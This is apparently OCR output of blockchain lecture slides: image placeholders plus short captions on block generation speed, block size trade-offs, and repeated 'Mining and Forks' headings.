
- 2 parameters

Faster block generation → Faster payments




Bigger block size → More throughput/ Slower propagation


Mining and Forks




Mining and Forks




Mining and Forks



